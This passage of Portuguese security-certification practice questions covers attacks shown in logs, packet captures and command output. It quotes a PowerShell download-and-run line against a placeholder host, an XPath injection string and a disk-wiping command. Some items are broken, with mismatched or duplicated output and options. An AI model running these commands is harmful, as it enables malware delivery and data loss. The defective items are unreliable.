C http://sample.url.com/select-from-database-where-password-null

D http://redirect.sample.url.sampleurl.com/malicious-dns-redirect

112. Um testador de penetração executa o comando crontab -l enquanto trabalha em um ambiente de servidor Linux. O testador de penetração observa a seguinte string na lista de trabalhos cron do usuário atual:

/10 * * * * root /writable/update.sh

Qual das seguintes ações o testador de penetração deve realizar a seguir?

A Privilege escalation

B Memory leak

C Directory traversal

D Race condition

113. Um proprietário de aplicação relata atividade suspeita em uma aplicação financeira interna de vários usuários internos nos últimos 14 dias. Um analista de segurança percebe o seguinte:

- Transações financeiras ocorriam em horários irregulares e fora do expediente por usuários não autorizados.
- Usuários internos em questão estavam mudando suas senhas com frequência durante esse período.
- Uma jump box que vários administradores de domínio usam para conectar a dispositivos remotos foi recentemente comprometida.
- O método de autenticação usado no ambiente é NTLM.

Qual dos seguintes tipos de ataques é mais provável de estar sendo usado para obter acesso não autorizado?

A Pass-the-hash

B Brute-force

C Directory traversal

D Replay

114. Qual das seguintes descreve a exploração de um processo interativo para obter acesso a áreas restritas?

A Persistence

B Buffer overflow

C Privilege escalation

D Pharming

115. Um administrador de sistemas relata degradação de desempenho em um servidor virtual. O administrador aumenta a alocação de memória virtual, o que melhora as condições, mas o desempenho degrada novamente após alguns dias. O administrador executa uma ferramenta de análise e vê o seguinte resultado/output:

==3214== timeAttend.exe analyzed
==3214== ERROR SUMMARY:
==3214== malloc/free: in use at exit: 4608 bytes in 18 blocks.
==3214== checked 82116 bytes
==3214== definitely lost: 4608 bytes in 18 blocks.

O administrador encerra o ***timeAttend.exe,*** observa o desempenho do sistema nos próximos dias e percebe que o desempenho do sistema não degrada. Qual das seguintes questões é MAIS provável de estar ocorrendo?

A DLL injection

B API attack

C Buffer overflow

D Memory leak

116. Um administrador de rede foi alertado que páginas web estão demorando muito para carregar. Após determinar que não é um problema de roteamento ou DNS, o administrador faz login no roteador, executa um comando e recebe o seguinte resultado:
CPU 0 percent busy, from 300 sec ago
1 sec ave: 99 percent busy
5 sec ave: 97 percent busy
1 min ave: 83 percent busy
O que está acontecendo com o roteador?

A DDoS attack

B Memory leak

C Buffer overflow

D Resource exhaustion

117. Um analista de segurança nota uma quantidade incomum de tráfego atingindo a borda da rede. Ao examinar os logs, o analista identifica um endereço IP de origem e bloqueia esse endereço de se comunicar com a rede. Mesmo bloqueando esse endereço, o ataque ainda continua e vem de um grande número de diferentes endereços IP de origem. Qual das seguintes descreve esse tipo de ataque?

A DDoS attack

B Privilege escalation

C DNS poisoning

D Buffer overflow

118. Analistas de segurança notam um login no servidor de um usuário que estava de férias por duas semanas. Os analistas confirmam que o usuário não fez login no sistema durante as férias. Após revisar os logs de captura de pacotes, os analistas notam o seguinte:

username: .... smithJA.....
Password: 944d3697d8880ed401b5ba2c77811

O que ocorreu?

A Um buffer overflow foi explorado para obter acesso não autorizado.

B A conta do usuário foi comprometida e um atacante alterou as credenciais de login.

C Um atacante usou um ataque de pass-the-hash para obter acesso.

D Uma ameaça interna com o nome de usuário smithJA fez login na conta.

119. Um atacante está tentando coletar credenciais de usuário em um site de um cliente. Um analista de segurança nota várias tentativas de nomes de usuário e senhas aleatórias. Quando o analista digita um nome de usuário e senha aleatórios, a tela de login exibe a seguinte mensagem: "O nome de usuário que você digitou não existe." Qual das seguintes medidas o analista deve recomendar que seja ativada?

A Input valuation

B Obfuscation

C Error handling

D Username lockout

120. Um analista está revisando logs associados a um ataque. Os logs indicam que um atacante baixou um arquivo malicioso que foi colocado em quarentena pela solução AV. O atacante utilizou uma conta local não administrativa para restaurar o arquivo malicioso para um novo local. O arquivo foi então usado por outro processo para executar uma carga útil. Qual dos seguintes ataques o analista observou?

A Privilege escalation

B Request forgeries

C Injection

D Replay attack

121. Um analista de segurança recebe um alerta do SIEM que alguém fez login na conta de teste appadmin, que é usada apenas para a detecção precoce de ataques. O analista de segurança então revisa o seguinte log de aplicação:

[*03/06/20xx: 17:20:181 system 127.0.0.1 FindXPath=//User [Username/text () =' foo' or 7=7 or 'o'='o' And Password/text='bar']*
[03/06/20xx:17:21:18] appadmin 194.28.114.102 action:login result: success
[03/06/20xx:17:22:18] appadmin 194.28.114.102 action:open.account (12345) result:fail
[03/06/20xx:17:23:18] appadmin 194.28.114.102 action: open. account (23456) result: fail
[03/06/20xx: 17:23:18] appadmin 194.28.114.102 action: open.account (23456) result: fail
(03/06/20xx:17:23:18] appadmin 194.28.114.102 action: open.account (45678) result: fail

Qual das seguintes conclusões o analista de segurança pode tirar?

A Um replay attack está sendo conduzido contra a aplicação.

B Um injection attack está sendo conduzido contra um sistema de autenticação de usuários.

C A senha de uma conta de serviço pode ter sido alterada, resultando em falhas contínuas de login na aplicação.

D Um ataque de scanner de vulnerabilidades em credenciais está testando várias CVEs contra a aplicação.

122. Um usuário relata que o site do banco não exibe mais um símbolo de cadeado. Um analista de segurança vê a tela do usuário e nota que a conexão está usando HTTP em vez de HTTPS. Qual dos seguintes ataques é mais provável de estar ocorrendo?

A Memory leak

B SSL stripping

C API

D Pass the hash

123. Um usuário está tentando navegar para um site de dentro da rede da empresa usando um desktop. Quando o usuário digita a URL, ***https://www.site.com***, é apresentado um aviso de incompatibilidade de certificado pelo navegador. O usuário não recebe um aviso ao visitar ***http://www.anothersite.com.*** Qual das seguintes descreve esse ataque?

A On-path Attack

B Domain hijacking

C DNS poisoning

D Evil twin

124. Um usuário relata atrasos constantes e problemas de desempenho na rede sem fio ao trabalhar em uma cafeteria local. Um analista de segurança orienta o usuário a instalar o Wireshark e obter um pcap de cinco minutos para análise. O analista observa o seguinte resultado:

No.	Time	Source	Destination	Protocol	Length	Info
1234	9.1195665	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthenticatio SN=655, FN=0
1235	9.1265649	Sagemcom_87:9f:a3	Broadcast	802.11	39	Deauthenticatio SN=655, FN=0
1236	9.2223212	Sagemcom_87:9f:a3	Broadcast	802.11	38	Deauthenticatio SN=657, FN=0

Qual dos seguintes ataques o analista provavelmente vê nessa captura de pacotes?

A Session replay

B Evil twin

C Bluejacking

D ARP poisoning

125. Um administrador de segurança está analisando a rede sem fio corporativa. A rede tem apenas dois pontos de acesso operando nos canais 1 e 11. Enquanto usa o airodump-ng, o administrador nota outros pontos de acesso operando com o mesmo ESSID corporativo em todos os canais disponíveis e com o mesmo BSSID de um dos pontos de acesso legítimos. Qual dos seguintes ataques está ocorrendo na rede corporativa?

A On-path

B Evil twin

C Jamming

D Rogue access point

E Disassociation

126. Um funcionário usou um dispositivo móvel corporativo durante as férias. Vários contatos foram modificados no dispositivo durante as férias do funcionário. Qual dos seguintes métodos de ataque um atacante usou para inserir os contatos sem ter acesso físico ao dispositivo?

A Jamming

B Bluejacking

C Disassociation

D Evil twin

127. Um usuário está tendo problemas de conectividade na rede ao trabalhar em uma cafeteria. O usuário tem usado a cafeteria como local de trabalho por vários meses sem problemas. Nenhum dos outros clientes da cafeteria está tendo esses problemas. Um analista do help desk da empresa do usuário revisa o seguinte log de Wi-Fi:

Time	Network	Status	Frequency
08:13:40	Coffee_Wi-Fi	Network connected	5GHz
08:13:45	Coffee_Wi-Fi	Network disconnected	5GHz
09:04:10	Coffee_Wi-Fi	Network connected	5GHz
09:04:15	Coffee_Wi-Fi	Network disconnected	5GHz
11:15:07	Coffee_Wi-Fi	Network connected	2.4GHz
11:15:12	Coffee_Wi-Fi	Network disconnected	2.4GHz

Qual das seguintes melhores descreve o que está causando esse problema?

A Outro cliente configurou um ponto de acesso não autorizado.

B A rede da cafeteria está usando múltiplas frequências.

C Um ataque de negação de serviço por disassociation está ocorrendo.

D Um evil twin access point está sendo utilizado.

128. Um engenheiro de rede recebe uma ligação sobre vários dispositivos conectados à LAN que estão no mesmo switch. Os dispositivos subitamente começaram a apresentar problemas de velocidade e latência ao se conectar aos recursos da rede. O engenheiro insere o comando show mac address-table e revisa a seguinte saída:

VLAN	MAC	PORT
1	00-04-18-EB-14-30	Fa0/1
1	88-CD-34-19-E8-98	Fa0/2
1	40-11-08-87-10-13	Fa0/3
1	00-04-18-EB-14-30	Fa0/4
1	88-CD-34-00-15-F3	Fa0/5
1	FA-13-02-04-27-64	Fa0/6

Qual das alternativas abaixo melhor descreve o ataque que está acontecendo?

A MAC flooding

B Evil twin

C ARP poisoning

D DHCP spoofing

129. O laptop de um usuário desconecta-se constantemente da rede Wi-Fi. Assim que o laptop se reconecta, o usuário consegue acessar a internet, mas não consegue acessar pastas compartilhadas ou outros recursos da rede. Qual dos seguintes tipos de ataque o usuário provavelmente está experienciando?

A Bluejacking

B Jamming

C Rogue access point

D Evil twin

130. Um funcionário recebeu várias mensagens em um dispositivo móvel. As mensagens instruíam o funcionário a parear o dispositivo com um dispositivo desconhecido. Qual das seguintes opções melhor descreve o que uma pessoa maliciosa pode estar fazendo para causar esse problema?

A Bluesnarfing

B Jamming

C Rogue access point

D Evil twin

131. O suporte técnico de uma empresa recebeu chamadas sobre a rede sem fio estar fora do ar e usuários sendo incapazes de se conectar a ela. O administrador da rede diz que todos os pontos de acesso estão ativos e funcionando. Um dos técnicos de suporte nota que os usuários afetados estão trabalhando em um prédio próximo ao estacionamento. Qual das alternativas abaixo é a razão mais provável para a queda da rede?

A Alguém próximo ao prédio está bloqueando/jamming o sinal.

B Um usuário configurou um ponto de acesso malicioso / rogue access point perto do prédio.

C Alguém configurou um ponto de acesso Evil twin na área afetada.

D Os pontos de acesso/APs na área afetada foram desconectados da rede.

132. Um analista de segurança relata uma violação de política da empresa em um caso no qual uma grande quantidade de dados sensíveis está sendo baixada após o expediente de vários dispositivos móveis para um site externo. Após uma investigação mais detalhada, o analista nota que tentativas de login bem-sucedidas estão ocorrendo com tempos de viagem impossíveis durante os mesmos períodos em que os downloads não autorizados estão ocorrendo. O analista também descobre que alguns pontos de acesso sem fio (WAPs) estão usando o mesmo SSID, mas têm configurações DHCP não padrão e um canal sobreposto. Qual dos seguintes ataques está sendo realizado?

A Bluesnarfing

B Jamming

C DNS poisoning

D Evil twin

133. Um atacante estava espionando um usuário que estava fazendo compras online. O atacante conseguiu falsificar o endereço IP associado ao site de compras. Mais tarde, o usuário recebeu um e-mail referente à fatura do cartão de crédito com compras incomuns. Qual dos seguintes ataques ocorreu?

A On-path

B Evil twin

C Jamming

D Domain hijacking

134. Um analista de segurança está investigando alguns usuários que estão sendo redirecionados para um site falso que se assemelha a www.comptia.org. A seguinte saída foi encontrada no servidor de nomes da organização:

Name	Type	Data
www	A	192.168.1.10
server1	A	10.10.10.10
server2	A	10.10.10.11
file	A	10.10.10.12

Qual dos seguintes ataques ocorreu?

A Domain reputation

B Domain hijacking

C Disassociation

D DNS poisoning

135. Um analista recebe múltiplos alertas de atividade de beaconing para um host na rede. Após analisar a atividade, o analista observa a seguinte atividade:

- Um usuário insere comptia.org em um navegador web.
- O site que aparece não é o site comptia.org.
- O site é um site malicioso do atacante.
- Usuários em um escritório diferente não estão tendo esse problema.

Qual dos seguintes tipos de ataque foi observado?

A On-path attack

B Locator (URL) redirection

C DNS poisoning

D Domain hijacking

136. Vários usuários abriram chamados com o suporte técnico. O suporte técnico redirecionou os chamados para um analista de segurança para uma revisão mais detalhada. O analista de segurança revisa as seguintes métricas:

Hostname	Normal CPU utilization %	Current CPU utilization %	Normal network connections	Current network connections
Accounting-PC	22%	48%	12	66
HR-PC	35%	55%	15	57
IT-PC	78%	98%	25	92
Sales-PC	28%	50%	20	56
Manager-PC	21%	44%	18	49

Qual das alternativas abaixo é o resultado mais provável da revisão do analista de segurança?

A O ISP está derrubando conexões de saída

B O usuário do PC de Vendas caiu em um ataque de phishing.

C PCs corporativos foram transformados em uma botnet.

D Um ataque de intermediário está ocorrendo entre os PCs e o roteador.

137. Um analista de segurança está recebendo vários alertas informando que o tempo de resposta de uma aplicação voltada para a internet foi degradado. No entanto, o desempenho da rede interna não foi degradado. Qual das seguintes alternativas explica melhor esse comportamento?

A DNS poisoning

B MAC flooding

C DDoS attack

D ARP poisoning

138. Ao investigar um incidente de segurança recente, um analista de segurança decide visualizar todas as conexões de rede em um servidor específico. Qual das seguintes opções forneceria a informação desejada?

A arp

B nslookup

C netstat

D nmap

139. Um analista de segurança está revisando a seguinte saída de linha de comando:

```
TCP   192.168.10.10:80 192.168.1.2:60101  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60102  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60103  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60104  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60105  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60106  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60107  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60108  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60109  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60110  TIME_WAIT
```

Qual das alternativas abaixo é a mais provável de estar sendo observada?

A ARP poisoning

B Man in the middle

C DDoS attack

D ARP poisoning

140. Um administrador de segurança examina a tabela ARP de um switch de acesso e vê a seguinte saída/output:

```
TCP   192.168.10.10:80 192.168.1.2:60101  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60102  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60103  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60104  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60105  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60106  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60107  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60108  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60109  TIME_WAIT
TCP   192.168.10.10:80 192.168.1.2:60110  TIME_WAIT
```

A DDoS on Fa0/2 port

B MAC flooding on Fa0/2 port

C ARP poisoning on Fa0/1 port

D DNS poisoning on port Fa0/1

141. Um analista de segurança júnior está conduzindo uma análise após as senhas terem sido alteradas em várias contas sem interação dos usuários. O SIEM tem várias entradas de login com o seguinte texto:

- **evento suspeito** - usuário: scheduledtasks autenticado com sucesso no AD em horário anormal
- **evento suspeito -** usuário: scheduledtasks falhou ao executar c:\weekly_checkups\amazing-3rdparty-domain-assessment.py
- **evento suspeito -** usuário: scheduledtasks falhou ao executar c:\weekly_checkups\secureyourAD-3rdparty-compliance.sh
- **evento suspeito -** usuário: scheduledtasks executou com sucesso c:\weekly_checkups\amazing-3rdparty-domain-assessment.py

A Malicious script

B Privilege escalation

C Domain hijacking

D DNS poisoning

142. Um analista recebe múltiplos alertas de atividade de beaconing para um host na rede. Após analisar a atividade, o analista observa o seguinte:

- **Um usuário digita comptia.org em um navegador web.**
- **O site que aparece não é o site comptia.org.**
- **O site é um site malicioso do atacante.**
- **Usuários em um escritório diferente não estão tendo esse problema**

Qual dos seguintes tipos de ataques foi observado?

A On-path attack

B DNS poisoning

C Locator (URL) redirection

D Domain hijacking

143. Um analista de segurança está revisando a saída de linha de comando a seguir

```
Internet address   Physical address   Type
192.168.1.1        aa-bb-cc-00-11-22  dynamic
192.168.1.2        aa-bb-cc-00-11-22  dynamic
192.168.1.3        aa-bb-cc-00-11-22  dynamic
192.168.1.4        aa-bb-cc-00-11-22  dynamic
192.168.1.5        aa-bb-cc-00-11-22  dynamic
---output omitted---
192.168.1.251      aa-bb-cc-00-11-22  dynamic
192.168.1.252      aa-bb-cc-00-11-22  dynamic
192.168.1.253      aa-bb-cc-00-11-22  dynamic
192.168.1.254      aa-bb-cc-00-11-22  dynamic
192.168.1.255      ff-ff-ff-ff-ff-ff  static
```

Qual das seguintes opções o analista está observando?

A ICMP spoofing

B URL redirection

C MAC address cloning

D DNS poisoning

144. Ataques DDoS estão causando uma sobrecarga no cluster de servidores em nuvem. Um arquiteto de segurança está pesquisando alternativas para fazer o ambiente de nuvem responder às flutuações de carga de maneira econômica. Qual das seguintes opções ATENDE MELHOR aos requisitos do arquiteto?

A Uma solução de orquestração que possa ajustar a escalabilidade dos recursos em nuvem

B Uso de multipath adicionando mais conexões ao armazenamento em nuvem

C Recursos em nuvem replicados em regiões geograficamente distribuídas

D Um backup local que é exibido e usado apenas quando a carga aumenta

145. Um analista de segurança está investigando um incidente para determinar o que um atacante conseguiu fazer em um laptop comprometido. O analista revisa o seguinte log do SIEM:

Host	Event ID	Event source	Description
PC1	865	Microsoft-Windows-SoftwareRestrictionPolicies	C:\asdf234\asdf234.exe was blocked by Group Policy
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:powershell.exe Creator Process Name:outlook.exe
PC1	4688	Microsoft-Windows-Security-Auditing	A new process has been created. New Process Name:lat.ps1 Creator Process Name:powershell.exe
PC2	4625	Microsoft-Windows-Security-Auditing	An account failed to log on. LogonType:3 SecurityID:Null SID Workstation Name:PC1 Authentication Package Name:NTLM

A Um atacante conseguiu se mover lateralmente de PC1 para PC2 usando um ataque de pass-the-hash.

B Um atacante conseguiu contornar a lista de permissões de aplicativos enviando por e-mail um anexo de planilha com um PowerShell embutido no arquivo.

C Um atacante conseguiu instalar malware na pasta C:\asdf234 e usá-lo para obter direitos de administrador e iniciar o Outlook.

D Um atacante conseguiu realizar phishing das credenciais do usuário a partir de um perfil de usuário do Outlook

146. Um funcionário recebeu um e-mail com um anexo de arquivo incomum chamado Updates.lnk. Um analista de segurança está realizando a engenharia reversa do que o arquivo faz e descobre que ele executa o seguinte script:

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -URI https://somehost.com/04EB18.jpg -OutFile $env \autoupdate.dll;StartProcess rundl132.exe $env \autoupdate.dll

Qual das seguintes opções DESCREVE MELHOR o que o analista encontrou?

A Um código PowerShell está realizando uma injeção de DLL.

B Um código PowerShell está exibindo uma imagem.

C Um código PowerShell está configurando variáveis de ambiente.

D Um código PowerShell está alterando as configurações de Atualização do Windows.

147. Um usuário baixou uma extensão para um navegador e o dispositivo do usuário posteriormente foi infectado. O analista que está investigando o incidente viu vários logs onde o atacante estava escondendo atividades deletando dados. Foi observado o seguinte em execução:

New-Partition -DiskNumber 2 -UseMaximumSize -AssignDriveLetter C| Format-Volume -DriveLetter C -FileSystemLabel "New"-FileSystem NTFS -Full -Force -Confirm:$false |

Qual das seguintes opções o malware está usando para executar o ataque?

A PowerShell

B Python

C Bash

D Macros

148. Um funcionário recebeu um arquivo de processamento de texto que foi entregue como anexo de um e-mail. A linha de assunto e o conteúdo do e-mail incentivaram o funcionário a abrir o anexo. Qual das seguintes vetores de ataque corresponde MELHOR a este malware?

A Embedded Python code

B Macro-enabled file

C Bash scripting

D Credential-harvesting website

149. Uma empresa descobriu que terabytes de dados foram exfiltrados ao longo do último ano depois que um funcionário clicou em um link de e-mail. A ameaça continuou a evoluir e permaneceu indetectada até que um analista de segurança notou uma quantidade anormal de conexões externas quando o funcionário não estava trabalhando. Qual dos seguintes é o ator de ameaça MAIS provável?

A Shadow IT

B Script kiddies

C APT

D Insider threat

150. Uma organização bem conhecida tem experimentado ataques de APTs. A organização está preocupada que malware personalizado esteja sendo criado e enviado por e-mail para a empresa ou instalado em pen drives que são deixados nos estacionamentos. Qual das seguintes é a MELHOR defesa contra este cenário?

A Configurar um antivírus baseado em assinatura para atualizar a cada 30 minutos

B Aplicar S/MIME para e-mails e criptografar automaticamente os drives USB ao inseri-los

C Implementar execução de aplicativos em um sandbox para software desconhecido

D Fazer fuzzing de novos arquivos em busca de vulnerabilidades se não estiverem assinados digitalmente

151. O Diretor de Segurança da Informação (CISO) recentemente alertou o gerente de segurança que o Diretor Executivo (CEO) da empresa está planejando publicar um artigo de opinião controverso em um jornal nacional, o que pode resultar em novos ataques cibernéticos. Qual das seguintes opções seria a melhor para o gerente de segurança usar em um modelo de ameaça?

A Hacktivistas

B Hackers éticos

C Script kiddies

D Ameaças internas

152. Um grande partido político experimentou uma violação de servidor. O hacker então postou publicamente comunicações internas roubadas sobre estratégias de campanha para dar vantagem ao partido de oposição. Qual das seguintes MELHOR descreve esses atores de ameaça?

A Hackers semi-autorizados

B Atores estatais

C Script kiddies

D Ameaças persistentes avançadas (APT)

153. O que deve ser monitorado por pesquisadores de inteligência de ameaças que procuram por credenciais vazadas?

A Common Weakness Enumeration (CWE)

B OSINT

C Dark web

D Bancos de dados de vulnerabilidades

154. Informações pessoais do Diretor Executivo (CEO) foram roubadas em um ataque de engenharia social. Qual das seguintes fontes revelaria se as informações pessoais do CEO estão à venda?

A Compartilhamento de informações automatizado

B Inteligência de código aberto (OSINT)

C Dark web

D Bancos de dados de vulnerabilidades

155. Um analista de segurança está preocupado com o tráfego iniciado para a dark web a partir da LAN corporativa. Qual das seguintes redes o analista deve monitorar?

A SFTP

B AIS

C Tor

D IoC

156. Um analista de segurança está usando OSINT para reunir informações para verificar se os dados da empresa estão disponíveis publicamente. Qual das seguintes é a melhor aplicação para o analista usar?

A theHarvester

B Cuckoo

C Nmap

D Nessus

157. Qual das seguintes opções tipicamente usa uma combinação de inteligência humana e artificial para analisar dados de eventos e tomar ações sem intervenção?

A TTP

B OSINT

C SOAR

D SIEM

158. Qual das seguintes afirmações **MELHOR descreve** exploits de zero-day?

A Quando um exploit de zero-day é descoberto, o sistema não pode ser protegido de nenhuma maneira.

B Exploits de zero-day têm sua própria categoria de pontuação no CVSS.

C Um exploit de zero-day é inicialmente indetectável e não existe patch para ele.

D A descoberta de exploits de zero-day é sempre realizada por programas de bug bounty.

159. Qual das seguintes é o controle **MAIS eficaz** contra vulnerabilidades de zero-day?

A Segmentação de rede

B Gerenciamento de patches

C Sistema de prevenção de intrusões

D Múltiplos scanners de vulnerabilidade

160. Qual das seguintes é um risco especificamente associado à hospedagem de aplicativos na nuvem pública?

A Contas root não seguras

B Zero-day

C Compartilhamento de inquilinos

D Ameaça interna

161. Um analista de segurança está revisando o relatório de varredura de vulnerabilidade para um servidor web após um incidente. **A vulnerabilidade que foi usada para explorar o servidor está presente em relatórios históricos de varredura de vulnerabilidade**, e um patch está disponível para a vulnerabilidade. Qual das seguintes é a causa MAIS provável?

A Patches de segurança foram desinstalados devido ao impacto no usuário.

B Um adversário alterou os relatórios de varredura de vulnerabilidade.

C Uma vulnerabilidade de zero-day foi usada para explorar o servidor web.

D A varredura relatou um falso negativo para a vulnerabilidade.

162. Um analista de segurança está revisando o último relatório de varredura de vulnerabilidade para um servidor web após um incidente. **O relatório de vulnerabilidade não mostrou descobertas preocupantes.** A vulnerabilidade que foi usada para explorar o servidor está presente em relatórios históricos de varredura de vulnerabilidade, e um patch está disponível para a vulnerabilidade. Qual das seguintes é a causa MAIS provável?

A Patches de segurança foram desinstalados devido ao impacto no usuário.

B Um adversário alterou os relatórios de varredura de vulnerabilidade.

C Uma vulnerabilidade de zero-day foi usada para explorar o servidor web.

D A varredura relatou um falso negativo para a vulnerabilidade.

163. Uma empresa recentemente implementou uma política de gerenciamento de patches; no entanto, scanners de vulnerabilidade ainda estão sinalizando vários hosts, mesmo após a conclusão do processo de patch. Qual das seguintes é a causa MAIS provável do problema?

A O firmware do fornecedor não tem suporte.

B Vulnerabilidades de zero-day estão sendo descobertas.

C Aplicativos de terceiros não estão sendo atualizados.

D O desenvolvimento de código está sendo terceirizado.

164. Um backdoor foi detectado no ambiente de aplicação conteinerizada. A investigação detectou que uma vulnerabilidade de zero-day foi introduzida quando a última versão da imagem do contêiner foi baixada de um registro público. Qual das seguintes é a melhor solução para evitar que esse tipo de incidente ocorra novamente?

A Aplicar o uso de uma fonte confiável e controlada de imagens de contêiner.

B Implantar uma solução IPS capaz de detectar assinaturas de ataques direcionados a contêineres.

C Definir uma varredura de vulnerabilidade para avaliar imagens de contêiner antes de serem introduzidas no ambiente.

D Criar uma VPC dedicada para o ambiente conteinerizado.

165. Qual das seguintes é a MAIOR preocupação de segurança ao terceirizar o desenvolvimento de código para contratantes terceiros para um aplicativo voltado para a internet?

A Roubo de propriedade intelectual

B Privilégios elevados

C Backdoor desconhecido

D Garantia de qualidade

166. O Chief Information Security Officer (CISO) solicitou que um fornecedor terceirizado forneça documentos de apoio que mostrem controles adequados em conformidade com:

A Declaração de conformidade com o GDPR

B Materiais da Cloud Security Alliance

C Relatório SOC 2 Tipo 2

D Documentos do NIST RMF

167. Uma auditoria de rotina de reivindicações de faturamento médico revelou que várias reivindicações foram submetidas sem o conhecimento do assinante. Uma revisão dos logs de auditoria do sistema da empresa de faturamento médico indicou que um funcionário da empresa baixou registros de clientes e ajustou as informações de depósito direto para uma conta bancária pessoal. Qual das seguintes ações descreve isso?

A Ameaça interna

B Engenharia social

C Risco de terceiros

D Violação de dados

168. Uma auditoria recente citou um risco envolvendo numerosas vulnerabilidades de baixa criticidade criadas por um aplicativo web usando uma biblioteca de terceiros. A equipe de desenvolvimento afirma que ainda existem clientes usando o aplicativo, embora ele esteja no fim da vida útil, e seria um grande fardo atualizar o aplicativo para compatibilidade com bibliotecas mais seguras. Qual das seguintes seria a ação MAIS prudente?

A Aceitar o risco se houver um roteiro claro para a desativação oportuna.

B Negar o risco devido ao status de fim de vida útil do aplicativo.

C Usar conteinerização para segmentar o aplicativo de outros aplicativos para eliminar o risco.

D Terceirizar o aplicativo para um grupo de desenvolvedores terceirizado.

169. Qual das seguintes é a verificação de segurança MAIS relevante a ser realizada antes de incorporar bibliotecas de terceiros no código desenvolvido?

A Verificar se o terceiro tem recursos para criar ambientes dedicados de desenvolvimento e teste.

B Verificar o número de empresas que baixaram o código de terceiros e o número de contribuições no repositório de código.

C Avaliar vulnerabilidades existentes que afetam o código de terceiros e a eficiência da remediação dos desenvolvedores das bibliotecas.

D Ler múltiplos relatórios de testes de penetração para ambientes que reutilizaram a biblioteca.

170. Qual das seguintes é a maneira MAIS eficaz de detectar falhas de segurança presentes em bibliotecas de terceiros incorporadas no software antes de serem liberadas em produção?

A Empregar diferentes técnicas para validações do lado do servidor e do cliente.

B Usar um sistema de controle de versão diferente para bibliotecas de terceiros.

C Implementar uma varredura de vulnerabilidade para avaliar dependências mais cedo no SDLC.

D Aumentar o número de testes de penetração antes do lançamento do software.

171. Um atacante determinou que a melhor maneira de impactar as operações é infiltrar-se em fornecedores de software de terceiros. Qual das seguintes vetores está sendo explorado?

A Mídias sociais

B Nuvem

C Cadeia de suprimentos

D Engenharia social

172. Qual das seguintes é a razão MAIS provável para proteger um sistema de HVAC de laboratório isolado da rede (air-gapped)?

A Evitar vazamento de dados

B Proteger logs de vigilância

C Garantir disponibilidade

D Facilitar o acesso de terceiros

173. O desenvolvedor interno do departamento de TI está na equipe há muitos anos. Cada vez que um aplicativo é lançado, a equipe de segurança é capaz de identificar várias vulnerabilidades. Qual das seguintes ações MELHOR ajudaria a equipe a garantir que o aplicativo está pronto para ser lançado em produção?

A Limitar o uso de bibliotecas de terceiros.

B Prevenir consultas de exposição de dados.

C Ofuscar o código-fonte.

D Submeter o aplicativo ao QA antes de lançá-lo.

174. incluindo durante uma pandemia ou crise. No entanto, o CEO está preocupado que alguns membros da equipe possam aproveitar a flexibilidade e trabalhar em países de alto risco enquanto estão de férias ou terceirizar o trabalho para uma organização de terceiros em outro país. O Chief Information Officer (CIO) acredita que a empresa pode implementar alguns controles básicos para mitigar a maioria dos riscos. Quais das seguintes seriam as MELHORES para mitigar as preocupações do CEO? **(Escolha duas opções.)**

A Geolocalização

B Restrições de horário

C Certificados

D Tokens

E Geotagging

F Controles de acesso baseados em função

175. Qual dos seguintes seria o MELHOR recurso para um desenvolvedor de software que está procurando melhorar práticas de codificação segura para aplicativos web?

A OWASP

B Resultados de varredura de vulnerabilidades

C NIST CSF

D Bibliotecas de terceiros

176. Uma organização recentemente lançou uma política de garantia de software que exige que os desenvolvedores executem verificações de código todas as noites no repositório. Após a primeira noite, a equipe de segurança alertou os desenvolvedores de que mais de 2.000 problemas foram relatados e precisam ser resolvidos. Qual das seguintes é a causa MAIS provável para o alto número de problemas?

A O scanner de vulnerabilidades não foi configurado corretamente e gerou um alto número de falsos positivos.

B Bibliotecas de terceiros foram carregadas no repositório e devem ser removidas do código.

C O scanner de vulnerabilidades encontrou vários vazamentos de memória durante a execução, causando relatórios duplicados para o mesmo problema.

D O scanner de vulnerabilidades não foi carregado com os benchmarks corretos e precisa ser atualizado.

177. Durante um incidente recente, um invasor externo conseguiu explorar uma vulnerabilidade de SMB pela internet. Qual das seguintes ações um analista de segurança deve realizar PRIMEIRO para evitar que isso ocorra novamente?

A Verificar se há CVEs recentes de SMB.

B Instalar antivírus no servidor afetado.

C Bloquear conexões TCP 445 desnecessárias.

D Implantar um NIDS na sub-rede afetada.

178. Um analista de segurança está procurando uma solução para ajudar a comunicar à equipe de liderança os níveis de gravidade das vulnerabilidades da organização. Qual das seguintes opções atenderia MELHOR a essa necessidade?

A CVE

B SIEM

C SOAR

D CVSS

179. Qual das seguintes opções seria MAIS provável de ser identificada por uma varredura com credenciais, mas seria perdida por uma varredura sem credenciais?

A Vulnerabilidades com uma pontuação CVSS superior a 6,9.

B Vulnerabilidades críticas de infraestrutura em protocolos não IP.

C CVEs relacionadas a sistemas não Microsoft, como impressoras e switches.

D Patches ausentes para software de terceiros em estações de trabalho e servidores Windows.

180. Uma recente violação de segurança explorou vulnerabilidades de software no firewall e na solução de gerenciamento de rede. Qual das seguintes opções será MAIS provavelmente usada para identificar quando a violação ocorreu em cada dispositivo?

A Painéis de correlação de SIEM

B Logs de eventos syslog do firewall

C Logs de auditoria de login da solução de gerenciamento de rede

D Monitores de largura de banda e sensores de interface

181. O SOC de um grande MSSP está se reunindo para discutir as lições aprendidas de um incidente recente que demorou muito para ser resolvido. Esse tipo de incidente se tornou mais comum nas últimas semanas e está consumindo grandes quantidades de tempo dos analistas devido a tarefas manuais. Qual das seguintes soluções o SOC deve considerar para MELHORAR o tempo de resposta?

